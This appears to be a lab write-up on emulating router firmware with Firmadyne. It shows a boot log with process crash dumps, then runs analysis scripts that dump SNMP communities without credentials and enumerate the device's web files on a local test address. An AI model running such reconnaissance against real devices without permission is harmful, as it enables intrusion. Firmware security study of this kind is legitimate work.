[/etc/templates/dhcpd.sh] ...
[/etc/templates/lld2d.sh] ...
[ 28.480000] firmadyne: ioctl: 0x3
[/var/run/dhcpd_restart.sh] ...
Stop DHCP server (br0) ...
Start DHCP server (br0) ...
DHCP server is disabled!
[/var/run/lld2d_start.sh] ...
Start LLD2 daemon ...
start SNMP ...
[/etc/templates/snmp.sh] ...
[/var/run/vlan_stop.sh] ...
[/var/run/vlan_start.sh] ...
start cwmHelper ...
start NEAP ...
snmp is not running ,cwmHelper quit
[/var/run/eth0_vlan_stop.sh] ...
[/etc/templates/neaps.sh] start ...
[/var/run/eth0_vlan_start.sh] ...
disable VLAN
[/usr/sbin/submit] CAPTIVAL_PORTAL ...
[/var/run/neaps_start.sh] ...
Start Neap Server ...
[/var/run/captival_portal_stop.sh] ...
captival portal already stop
start NEAPC ...
[/etc/templates/neapc.sh] start ...
[ 29.512000] firmadyne: ioctl: 0x3
[/var/run/captival_portal_start.sh] ...
captival_state 0
captival portal is disable
[/usr/sbin/submit] LOADBALANCE ...
[/var/run/neapc_start.sh] ...
[/usr/sbin/submit] QOS_TC_TM ...
[/etc/templates/loadbalance.sh] restart ...
[/var/run/loadbalance_start.sh] ...
[/var/run/tc_monitor_stop.sh] ...
tc monitor already stop
Start NeapC Client ...
[ 30.516000] firmadyne: ioctl: 0x3
[ 30.612000] do_page_fault() #2: sending SIGSEGV to aparraymsg for invalid read access from

```

```

[ 30.612000] 00000000 (epc == 2b236f6c, ra == 00403b40)
[ 30.612000] Cpu 0
[ 30.612000] $ 0 : 00000000 1000a400 2b236ee0 2b1e5000
[ 30.612000] $ 4 : 00000000 00000000 2b254004 00000001
[ 30.612000] $ 8 : 00000000 802c1a20 8f08c120 0000000a
[ 30.612000] $12 : 80672812 20610400 00000007 00403b40
[ 30.612000] $16 : 00000000 00000010 00000000 00000000
[ 30.612000] $20 : 00000000 00423d94 00000000 00000001
[ 30.612000] $24 : 00000051 2b236f20
[ 30.612000] $28 : 2b25c540 7fd01cf0 0000002f 00403b40
[ 30.612000] Hi : 00000265
[ 30.612000] Lo : 0001e791
[ 30.612000] epc : 2b236f6c 0x2b236f6c
[ 30.624000] Not tainted
[ 30.624000] ra : 00403b40 0x403b40
[ 30.624000] Status: 0000a413 USER EXL IE
[ 30.624000] Cause : 10800008
[ 30.624000] BadVA : 00000000
[ 30.624000] PrId : 00019300 (MIPS 24Kc)
[ 30.624000] Modules linked in:
[ 30.624000] Process aparraymsg (pid: 1552, threadinfo=8f086000, task=8f021a88, tls=00000000)
[ 30.624000] Stack : 00000000 00000000 00000000 00423d94 2b25c540 2b182858 2b19b010 00000000
[ 30.624000] 00000000 00000000 00000000 00000000 00423d94 004039c0 00b06008 00403b40
[ 30.632000] 7fd01d68 7fd01d68 00000001 7fd01eb4 7fd01d68 00000001 00000000 0000002f
[ 30.632000] 00000000 2b183390 00000000 0000002f 7fd01d70 2b183390 00000000 00000000
[ 30.632000] 00000000 2b18326c 00000000 00000000 2b19b010 00000000 2b1835c8 00000001
[ 30.632000] ...
[ 30.632000] Call Trace:
[ 30.632000]
[ 30.632000]
[ 30.632000] Code: 00e0b821 00808021 8f8680d4
[ 30.632000] 8cc20000 00051840 00431021 94420000 30420020
[ 30.644000] aparraymsg/1552: potentially unexpected fatal signal 11.
[ 30.644000]
[ 30.644000] Cpu 0
[ 30.644000] $ 0 : 00000000 1000a400 2b236ee0 2b1e5000
[ 30.644000] $ 4 : 00000000 00000000 2b254004 00000001
[ 30.644000] $ 8 : 00000000 802c1a20 8f08c120 0000000a
[ 30.644000] $12 : 80672812 20610400 00000007 00403b40
[ 30.644000] $16 : 00000000 00000010 00000000 00000000
[ 30.644000] $20 : 00000000 00423d94 00000000 00000001
[ 30.644000] $24 : 00000051 2b236f20
[ 30.644000] $28 : 2b25c540 7fd01cf0 0000002f 00403b40
[ 30.644000] Hi : 00000265
[ 30.644000] Lo : 0001e791
[ 30.644000] epc : 2b236f6c 0x2b236f6c
[ 30.644000] Not tainted
[ 30.644000] ra : 00403b40 0x403b40
[ 30.644000] Status: 0000a413 USER EXL IE
[ 30.644000] Cause : 10800008
[ 30.644000] BadVA : 00000000
[ 30.644000] PrId : 00019300 (MIPS 24Kc)
Stop apneaps Server ...
: not found
start APNEAPS_V2 ...
[/etc/templates/apneaps_v2.sh] start ...
Stop apneaps_v2 Server ...
start AUTORFC ...
[/etc/templates/autorfc.sh] start ...
Stop autorf client ...
start LOADBALANCE ...
[/etc/templates/loadbalance.sh] start ...
[/var/run/loadbalance_stop.sh] ...
Stop loadbalance ...
[/var/run/trafficmgr_stop.sh] ...
lo no wireless extensions.

eth0 no wireless extensions.

eth1 no wireless extensions.

eth2 no wireless extensions.

eth3 no wireless extensions.

tunl0 no wireless extensions.

sit0 no wireless extensions.

```

```

ip6tnl0  no wireless extensions.

br0      no wireless extensions.

[/var/run/qos_stop.sh] ...
[/var/run/loadbalance_start.sh] ...
start Microsoft LLDAP ...
[/etc/templates/lld2d.sh] ...
[/var/run/lld2d_stop.sh] ...
Stop LLD2 daemon ...
[ 31.556000] firmadyne: ioctl: 0x3
[/var/run/lld2d_start.sh] ...
Start LLD2 daemon ...
start Ethlink ...
start Trap Monitor ...
[ 31.636000] do_page_fault() #2: sending SIGSEGV to ethlink for invalid read access from
[ 31.636000] 00000048 (epc == 2b2c7060, ra == 00400b88)
[ 31.636000] Cpu 0
[ 31.636000] $ 0 : 00000000 1000a400 2b2c7030 2b297000
[ 31.636000] $ 4 : 00775008 00000001 00000001 00000000
[ 31.636000] $ 8 : 00000f88 00000f89 6e6b5f65 6e61626c
[ 31.636000] $12 : 80672812 00000001 00000000 00400b88
[ 31.636000] $16 : 00775008 00000000 00000001 00410000
[ 31.636000] $20 : 00402024 00402048 00402020 00402004
[ 31.636000] $24 : 00000017 2b2c7030
[ 31.636000] $28 : 2b30e540 7f91dad8 0000002f 00400b88
[ 31.636000] Hi : 0000010f
[ 31.636000] Lo : 00001b33
[ 31.636000] epc : 2b2c7060 0x2b2c7060
[ 31.636000] Not tainted
[ 31.636000] ra : 00400b88 0x400b88
[ 31.636000] Status: 0000a413 USER EXL IE
[ 31.636000] Cause : 10800008
[ 31.636000] BadVA : 00000048
[ 31.636000] PrId : 00019300 (MIPS 24Kc)
[ 31.636000] Modules linked in:
[ 31.636000] Process ethlink (pid: 1642, threadinfo=8f01e000, task=8f0211d8, tls=00000000)
[ 31.636000] Stack: 00775008 00000000 00000001 00410000 2b30e540 00402048 0000002f 2b234858
[ 31.636000] 00000000 00000000 2b30e540 00775008 00000000 00000001 00410000 00402024
[ 31.636000] 00402048 00400b88 2b23012c 00000000 0041a0c0 00000000 0041a0c0 7f91df65
[ 31.672000] 2b2c8770 7f91df65 2b2c8770 7f91dc34 7f91db78 00000001 00400860 00400aa0
[ 31.680000] 00824008 2b2edd3c 00000000 2b245020 2b2301fc 7f91db70 2b30e540 00000000
[ 31.680000] ...
[ 31.680000] Call Trace:
[ 31.680000]
[ 31.680000]
[ 31.680000] Code: afb10030 afb0002c afbc0010 <8cf20048> 00e08821 00809821 00a0a021 1640000c 00c0a821
[ 31.688000] ethlink/1642: potentially unexpected fatal signal 11.
[ 31.688000]
[ 31.688000] Cpu 0
[ 31.688000] $ 0 : 00000000 1000a400 2b2c7030 2b297000
[ 31.688000] $ 4 : 00775008 00000001 00000001 00000000
[ 31.688000] $ 8 : 00000f88 00000f89 6e6b5f65 6e61626c
[ 31.688000] $12 : 80672812 00000001 00000000 00400b88
[ 31.688000] $16 : 00775008 00000000 00000001 00410000
[ 31.688000] $20 : 00402024 00402048 00402020 00402004
[ 31.688000] $24 : 00000017 2b2c7030
[ 31.688000] $28 : 2b30e540 7f91dad8 0000002f 00400b88
[ 31.688000] Hi : 0000010f
[ 31.688000] Lo : 00001b33
[ 31.688000] epc : 2b2c7060 0x2b2c7060
[ 31.688000] Not tainted
[ 31.688000] ra : 00400b88 0x400b88
[ 31.688000] Status: 0000a413 USER EXL IE
[ 31.688000] Cause : 10800008
[ 31.688000] BadVA : 00000048
[ 31.704000] PrId : 00019300 (MIPS 24Kc)
1642: SIGSEGV
[/etc/templates/arpspoofing.sh] start ...
[/var/run/arpspoofing_start.sh] ...
Start arp spoofing prevention ...
arp spoofing prevention is disabled.
#!/bin/sh
netfilter.sh...
start DHCP multicast to unicast ...
#!/bin/sh
dhcp_mc2uc.sh...

```

```
[/etc/init.d/S10system.sh] done!  
rcS done!
```

```
Please press Enter to activate this console. [ 32.504000] firmadyne: ioctl: 0x3  
[/var/run/tc_monitor_start.sh] ...  
tc monitor is disable  
[ 33.488000] firmadyne: ioctl: 0x3  
[/var/run/qos_start.sh] ...  
Start QOS system ...  
QOS is disabled.  
[/var/run/trafficmgr_start.sh] ...  
Start traffic manager system ...  
traffic manager is disabled.  
[/usr/sbin/submit] NETFILTER ...  
#!/bin/sh  
netfilter.sh...  
[ 34.552000] firmadyne: ioctl: 0x3  
[/usr/sbin/submit] ARP_SPOOFING ...  
sleep 5....  
[/etc/templates/arpspoofing.sh] restart ...  
[/var/run/arpspoofing_stop.sh] ...  
Stop arp spoofing prevention...  
[/var/run/arpspoofing_start.sh] ...  
Start arp spoofing prevention ...  
arp spoofing prevention is disabled.  
[ 35.492000] firmadyne: ioctl: 0x3  
[ 36.508000] firmadyne: ioctl: 0x3  
[ 37.520000] firmadyne: ioctl: 0x3  
[ 38.512000] firmadyne: ioctl: 0x3  
[ 39.512000] firmadyne: ioctl: 0x3  
[ 40.532000] firmadyne: ioctl: 0x3  
[ 41.544000] firmadyne: ioctl: 0x3
```

```
starting pid 1670, tty '/dev/ttyS0': '-/bin/sh'
```


```
BusyBox v1.14.1 (2015-07-02 11:27:39 CST) built-in shell (msh)  
Enter 'help' for a list of built-in commands.
```

```
# [ 42.524000] firmadyne: ioctl: 0x3  
[ 43.540000] firmadyne: ioctl: 0x3  
[ 44.552000] firmadyne: ioctl: 0x3  
--Checking System Memory..OK, Current Free Memoey is 234012 KB  
[ 45.604000] firmadyne: ioctl: 0x3  
[ 46.584000] firmadyne: ioctl: 0x3  
[ 47.616000] firmadyne: ioctl: 0x3
```

```
# [ 48.628000] firmadyne: ioctl: 0x3  
[ 49.628000] firmadyne: ioctl: 0x3  
[ 50.624000] firmadyne: ioctl: 0x3  
[ 51.636000] firmadyne: ioctl: 0x3  
[ 52.636000] firmadyne: ioctl: 0x3  
[ 53.660000] firmadyne: ioctl: 0x3  
[ 54.660000] firmadyne: ioctl: 0x3  
[ 55.664000] firmadyne: ioctl: 0x3  
[ 56.668000] firmadyne: ioctl: 0x3  
[ 57.688000] firmadyne: ioctl: 0x3  
[ 58.696000] firmadyne: ioctl: 0x3  
[ 59.692000] firmadyne: ioctl: 0x3  
[ 60.692000] firmadyne: ioctl: 0x3  
[ 61.716000] firmadyne: ioctl: 0x3  
[ 62.724000] firmadyne: ioctl: 0x3  
[ 63.720000] firmadyne: ioctl: 0x3  
[ 64.744000] firmadyne: ioctl: 0x3  
[ 65.744000] firmadyne: ioctl: 0x3  
[ 66.740000] firmadyne: ioctl: 0x3  
[ 67.748000] firmadyne: ioctl: 0x3  
[ 68.724000] firmadyne: ioctl: 0x3  
[ 69.736000] firmadyne: ioctl: 0x3  
[ 70.748000] firmadyne: ioctl: 0x3  
[ 71.772000] firmadyne: ioctl: 0x3  
[ 72.764000] firmadyne: ioctl: 0x3  
[ 73.836000] firmadyne: ioctl: 0x3  
[ 74.844000] firmadyne: ioctl: 0x3  
[ 75.812000] firmadyne: ioctl: 0x3  
[ 76.816000] firmadyne: ioctl: 0x3  
[ 77.808000] firmadyne: ioctl: 0x3  
[ 78.812000] firmadyne: ioctl: 0x3
```

```
[ 79.812000] firmadyne: ioctl: 0x3
[ 80.832000] firmadyne: ioctl: 0x3
[ 81.844000] firmadyne: ioctl: 0x3
[ 82.820000] firmadyne: ioctl: 0x3
[ 83.836000] firmadyne: ioctl: 0x3
[ 84.840000] firmadyne: ioctl: 0x3
[ 85.872000] firmadyne: ioctl: 0x3
[ 86.840000] firmadyne: ioctl: 0x3
[ 87.856000] firmadyne: ioctl: 0x3
```

Emulated Router Firmware:



7. Run Analysis

SNMP

- [snmpwalk.sh](#) : This script dumps the contents of the public and private SNMP v2c communities to disk using no credentials.

```
(kali@kali)~/Desktop/Project/firmadyne
└─$ ./analyses/snmpwalk.sh 192.168.0.50
Dumped to snmp.public.txt and snmp.private.txt!

(kali@kali)~/Desktop/Project/firmadyne
└─$ less snmp.public.txt

(kali@kali)~/Desktop/Project/firmadyne
└─$ less snmp.private.txt
```

Web

- [webAccess.py](#): This script iterates through each file within the filesystem of a firmware image that appears to be served by a webserver, and aggregates the results based on whether they appear to require authentication.

```
└─(kali@kali)-[~/Desktop/Project/firmadyne]
└─$ ./analyses/webAccess.py 1 192.168.0.50 log.txt
Accessing: http://192.168.0.50/include/libs/internals/core.write_file.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_AdvancedWirelessSettings_g.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/modifier.cat.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/login_button.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/getBoardConfig.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/UnknownAPList.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_RebootAP.html...
-> HTTPError: 404
Skipping: images/back_on.gif...
Accessing: http://192.168.0.50/tmpl/BasicTime.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/login.php...
-> Redirect
Skipping: images/body_right_next_notch.gif...
Accessing: http://192.168.0.50/tmpl/siteSurvey.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/DHCPSettings.tpl.php...
-> HTTPError: 404
Skipping: images/tab_l_A.png...
Accessing: http://192.168.0.50/tmpl/Snooping.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/boardDataNA.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_BridgingandRepeating.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/internals/core.write_compiled_include.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/Login.tpl.php...
-> HTTPError: 404
Skipping: images/tip.gif...
Skipping: images/sub_section_side_dots_wide.gif...
Skipping: templates/sample_datablock.tpl...
Skipping: images/cancel_on.gif...
Accessing: http://192.168.0.50/include/libs/plugins/function.fetch.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/shared.make_timestamp.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/function.mailto.php...
-> HTTPError: 404
Skipping: images/save_as_on.gif...
Skipping: images/inline_tab_r.png...
Accessing: http://192.168.0.50/help/help_PacketCapture.html...
-> HTTPError: 404
Skipping: templates/SNMP.tpl...
Skipping: images/reset_on.gif...
Skipping: templates/RebootAP.tpl...
Accessing: http://192.168.0.50/tmpl/thirdMenu.tpl.php...
-> HTTPError: 404
Skipping: images/footer_bottom_right.gif...
Skipping: images/backup_off.gif...
Skipping: images/refresh_off.gif...
Accessing: http://192.168.0.50/tmpl/vapSecurityProfile.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/modifier.string_format.php...
-> HTTPError: 404
Skipping: images/left_nav_right_tile.gif...
Accessing: http://192.168.0.50/tmpl/BasicGeneral.tpl.php...
-> HTTPError: 404
Skipping: templates/ProfileSettings.tpl...
Skipping: images/apply.gif...
Skipping: images/arrow_down.gif...
Skipping: images/help.gif...
Skipping: images/edit_off.gif...
```

```

Skipping: images/sub_section_dots.gif...
Accessing: http://192.168.0.50/include/libs/internals/core.run_insert_handler.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/internals/core.get_include_path.php...
-> HTTPError: 404
Skipping: templates/wdsSecurityProfile.tpl...
Accessing: http://192.168.0.50/help/help_BackupSettings.html...
-> HTTPError: 404
Skipping: images/footer_bottom_left.gif...
Accessing: http://192.168.0.50/tmpl/AddWPSCClient.tpl.php...
-> HTTPError: 404
Skipping: images/logout_button.gif...
Accessing: http://192.168.0.50/help/help_BasicTime.html...
-> HTTPError: 404
Skipping: images/left_nav_bottom_middle.gif...
Accessing: http://192.168.0.50/include/libs/plugins/modifier.capitalize.php...
-> HTTPError: 404
Skipping: images/activeRadio.gif...
Skipping: templates/topcurve.tpl...
Skipping: templates/thirdMenu.tpl...
Skipping: images/add_on.gif...
Skipping: images/help_icon.gif...
Skipping: include/scripts/login_menu.js...
Accessing: http://192.168.0.50/help/help_WirelessStations.html...
-> HTTPError: 404
Skipping: images/sub_section_bottom_dots.gif...
Accessing: http://192.168.0.50/include/libs/plugins/modifier.strip.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/modifier.lower.php...
-> HTTPError: 404
Skipping: templates/help.tpl...
Skipping: images/tab_r.png...
Accessing: http://192.168.0.50/tmpl/IPSettings.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/modifier.strip_tags.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/Smarty.class.php...
-> HTTPError: 404
Skipping: templates/Logs.tpl...
Skipping: templates/AdvancedWirelessSettings.tpl...
Accessing: http://192.168.0.50/include/libs/internals/core.process_cached_inserts.php...
-> HTTPError: 404
Skipping: include/scripts/menu.js...
Skipping: templates/AdvancedHotspot.tpl...
Accessing: http://192.168.0.50/boardDataWw.php...
-> HTTPError: 404
Skipping: images/details_on.gif...
Accessing: http://192.168.0.50/include/libs/internals/core.is_trusted.php...
-> HTTPError: 404
Skipping: images/datahead_right.png...
Accessing: http://192.168.0.50/tmpl/BasicQoSSettings.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/getJsonData.php...
-> HTTPError: 404
Skipping: templates/Bridging.tpl...
Accessing: http://192.168.0.50/saveTable.php...
-> HTTPError: 404
Skipping: images/pushButton_Off.gif...
Accessing: http://192.168.0.50/include/libs/plugins/outputfilter.trimwhitespace.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/BasicWirelessSettings.tpl.php...
-> HTTPError: 404
Skipping: images/back_off.gif...
Accessing: http://192.168.0.50/help/help_SNMP.html...
-> HTTPError: 404
Skipping: templates/404.tpl...
Accessing: http://192.168.0.50/common.php...
-> HTTPError: 404
Skipping: templates/BasicWirelessSettings.tpl...
Skipping: include/css/style.css...
Accessing: http://192.168.0.50/tmpl/WPSSettings.tpl.php...
-> HTTPError: 404
Skipping: templates/bandStrip.tpl...
Accessing: http://192.168.0.50/tmpl/WirelessStations.tpl.php...
-> HTTPError: 404
Skipping: templates/Login.tpl...
Accessing: http://192.168.0.50/help/help_BasicGeneral.html...
-> HTTPError: 404

```

```

Accessing: http://192.168.0.50/tmpl/AdvancedHotspot.tpl.php...
-> HTTPError: 404
Skipping: images/alert.gif...
Skipping: templates/UnknownAPList.tpl...
Accessing: http://192.168.0.50/include/libs/internals/core.get_php_resource.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/function.html_select_date.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/ProfileSettings.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_BasicWirelessSettings.g.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_RestoreSettings.html...
-> HTTPError: 404
Skipping: templates/main.tpl...
Skipping: images/tab_1.png...
Skipping: images/reset_disabled.gif...
Accessing: http://192.168.0.50/include/libs/Smarty_Compiler.class.php...
-> HTTPError: 404
Skipping: images/left_nav_top_middle.gif...
Accessing: http://192.168.0.50/include/libs/plugins/function.input_row.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/master.tpl.php...
-> HTTPError: 404
Skipping: images/sub_section_grey_tab_top_le.gif...
Accessing: http://192.168.0.50/tmpl/button.tpl.php...
-> HTTPError: 404
Skipping: templates/data.tpl...
Skipping: images/footer_right_bottom.gif...
Skipping: images/clear_off.gif...
Skipping: images/login_on.gif...
Skipping: images/save_as_off.gif...
Accessing: http://192.168.0.50/help/help_UnknownAPList.html...
-> HTTPError: 404
Skipping: images/pushButton_On.gif...
Accessing: http://192.168.0.50/include/libs/plugins/function.html_radios.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/KnownAPList.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/internals/core.get_microtime.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/modifier.regex_replace.php...
-> HTTPError: 404
Skipping: images/close_help.gif...
Accessing: http://192.168.0.50/tmpl/AdvancedMACAuthentication.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_DHCPServerSettings.html...
-> HTTPError: 404
Skipping: images/refresh_on.gif...
Accessing: http://192.168.0.50/include/libs/internals/core.load_plugins.php...
-> HTTPError: 404
Skipping: images/add_new_stat_off.gif...
Accessing: http://192.168.0.50/tmpl/wdsSecurityProfile.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/internals/core.assemble_plugin_filepath.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/login_header.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_AdvancedGeneral.html...
-> HTTPError: 404
Skipping: templates/Statistics.tpl...
Skipping: templates/FirmwareUpgradeTFTP.tpl...
Accessing: http://192.168.0.50/tmpl/AdvancedEthernet.tpl.php...
-> HTTPError: 404
Skipping: images/edit_on.gif...
Accessing: http://192.168.0.50/tmpl/data.tpl.php...
-> HTTPError: 404
Skipping: images/body_left_next_notch.gif...
Skipping: templates/AdvancedEthernet.tpl...
Skipping: images/left_nav_top_right.gif...
Skipping: support.link...
Skipping: templates/BasicClientSettings.tpl...
Accessing: http://192.168.0.50/include/libs/internals/core.write_compiled_resource.php...
-> HTTPError: 404
Skipping: images/details_off.gif...
Accessing: http://192.168.0.50/tmpl/System.tpl.php...
-> HTTPError: 404
Skipping: templates/header.tpl...

```



```

Accessing: http://192.168.0.50/tmpl/PacketCapture.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_AdvancedHotspot.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/logout.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/logout.php...
-> Redirect
Accessing: http://192.168.0.50/body.php...
-> HTTPError: 404
Skipping: templates/System.tpl...
Accessing: http://192.168.0.50/recreate.php...
-> HTTPError: 404
Skipping: images/footer_copyright_new.gif...
Accessing: http://192.168.0.50/include/libs/plugins/function.eval.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/FirmwareUpgrade.tpl.php...
-> HTTPError: 404
Skipping: templates/ChangePassword.tpl...
Accessing: http://192.168.0.50/include/libs/plugins/modifier.wordwrap.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_AdvancedWirelessSettings_a.html...
-> HTTPError: 404
Skipping: include/scripts/browser-ext.js...
Skipping: templates/siteSurvey.tpl...
Skipping: images/body_right_notch.gif...
Accessing: http://192.168.0.50/redirect.html...
-> HTTPError: 404
Skipping: images/product_logo.gif...
Accessing: http://192.168.0.50/help/help_AdvancedWirelessSettings.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/internals/core.smarty_include_php.php...
-> HTTPError: 404
Skipping: images/body_middle_notch.gif...
Accessing: http://192.168.0.50/tmpl/AdvancedWirelessSettings.tpl.php...
-> HTTPError: 404
Skipping: images/footer_right_copyright.gif...
Skipping: templates/background.tpl...
Skipping: images/button.png...
Accessing: http://192.168.0.50/tmpl/ChangePassword.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/function.data_header.php...
-> HTTPError: 404
Skipping: templates/TR069.tpl...
Accessing: http://192.168.0.50/config.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_ChangePassword.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/Config_File.class.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/modifier.truncate.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/killall.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/shared.escape_special_chars.php...
-> HTTPError: 404
Skipping: templates/BasicQoSSettings.tpl...
Accessing: http://192.168.0.50/include/libs/plugins/function.sortable_header_row.php...
-> HTTPError: 404
Skipping: images/Thumbs.db...
Skipping: templates/BasicScheduledWirelessON-OFF.tpl...
Skipping: templates/master.tpl...
Accessing: http://192.168.0.50/button.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/RestoreDefaults.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_AdvancedMACAuthentication.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/Bridging.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/tmpl/SNMP.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_BasicProfileSettings.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/modifier.indent.php...
-> HTTPError: 404

```

```

Skipping: include/scripts/TableSort.js...
Accessing: http://192.168.0.50/include/libs/plugins/function.popup_init.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/modifier.debug_print_var.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/UserGuide.html...
-> HTTPError: 404
Skipping: images/backup_on.gif...
Skipping: images/main_logo.gif...
Accessing: http://192.168.0.50/include/libs/plugins/modifier.count_paragraphs.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/modifier.default.php...
-> HTTPError: 404
Skipping: images/loading.gif...
Skipping: images/clear_on.gif...
Accessing: http://192.168.0.50/tmpl/RebootAP.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/function.html_select_time.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/help/help_Logs.html...
-> HTTPError: 404
Skipping: images/sub_section_grey_tab_top_right.gif...
Accessing: http://192.168.0.50/help/help_BasicIPSettings.html...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/internals/core.process_compiled_include.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/function.cycle.php...
-> HTTPError: 404
Skipping: include/scripts/validation.js...
Skipping: templates/titleLogo.tpl...
Accessing: http://192.168.0.50/checkSession.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/internals/core.load_resource_plugin.php...
-> HTTPError: 404
Skipping: templates/BackupSettings.tpl...
Skipping: images/tab_1_A.gif...
Skipping: templates/AdvancedRogueAP.tpl...
Accessing: http://192.168.0.50/tmpl/BackupSettings.tpl.php...
-> HTTPError: 404
Accessing: http://192.168.0.50/include/libs/plugins/function.debug.php...
-> HTTPError: 404
Skipping: images/login_off.gif...
Skipping: templates/progress.tpl...
Accessing: http://192.168.0.50/background.html...
-> HTTPError: 404
Skipping: templates/AdvancedRadiusServerSettings.tpl...
Skipping: images/left_nav_bottom_left.gif...
Accessing: http://192.168.0.50/tmpl/BasicClientSettings.tpl.php...
-> HTTPError: 404
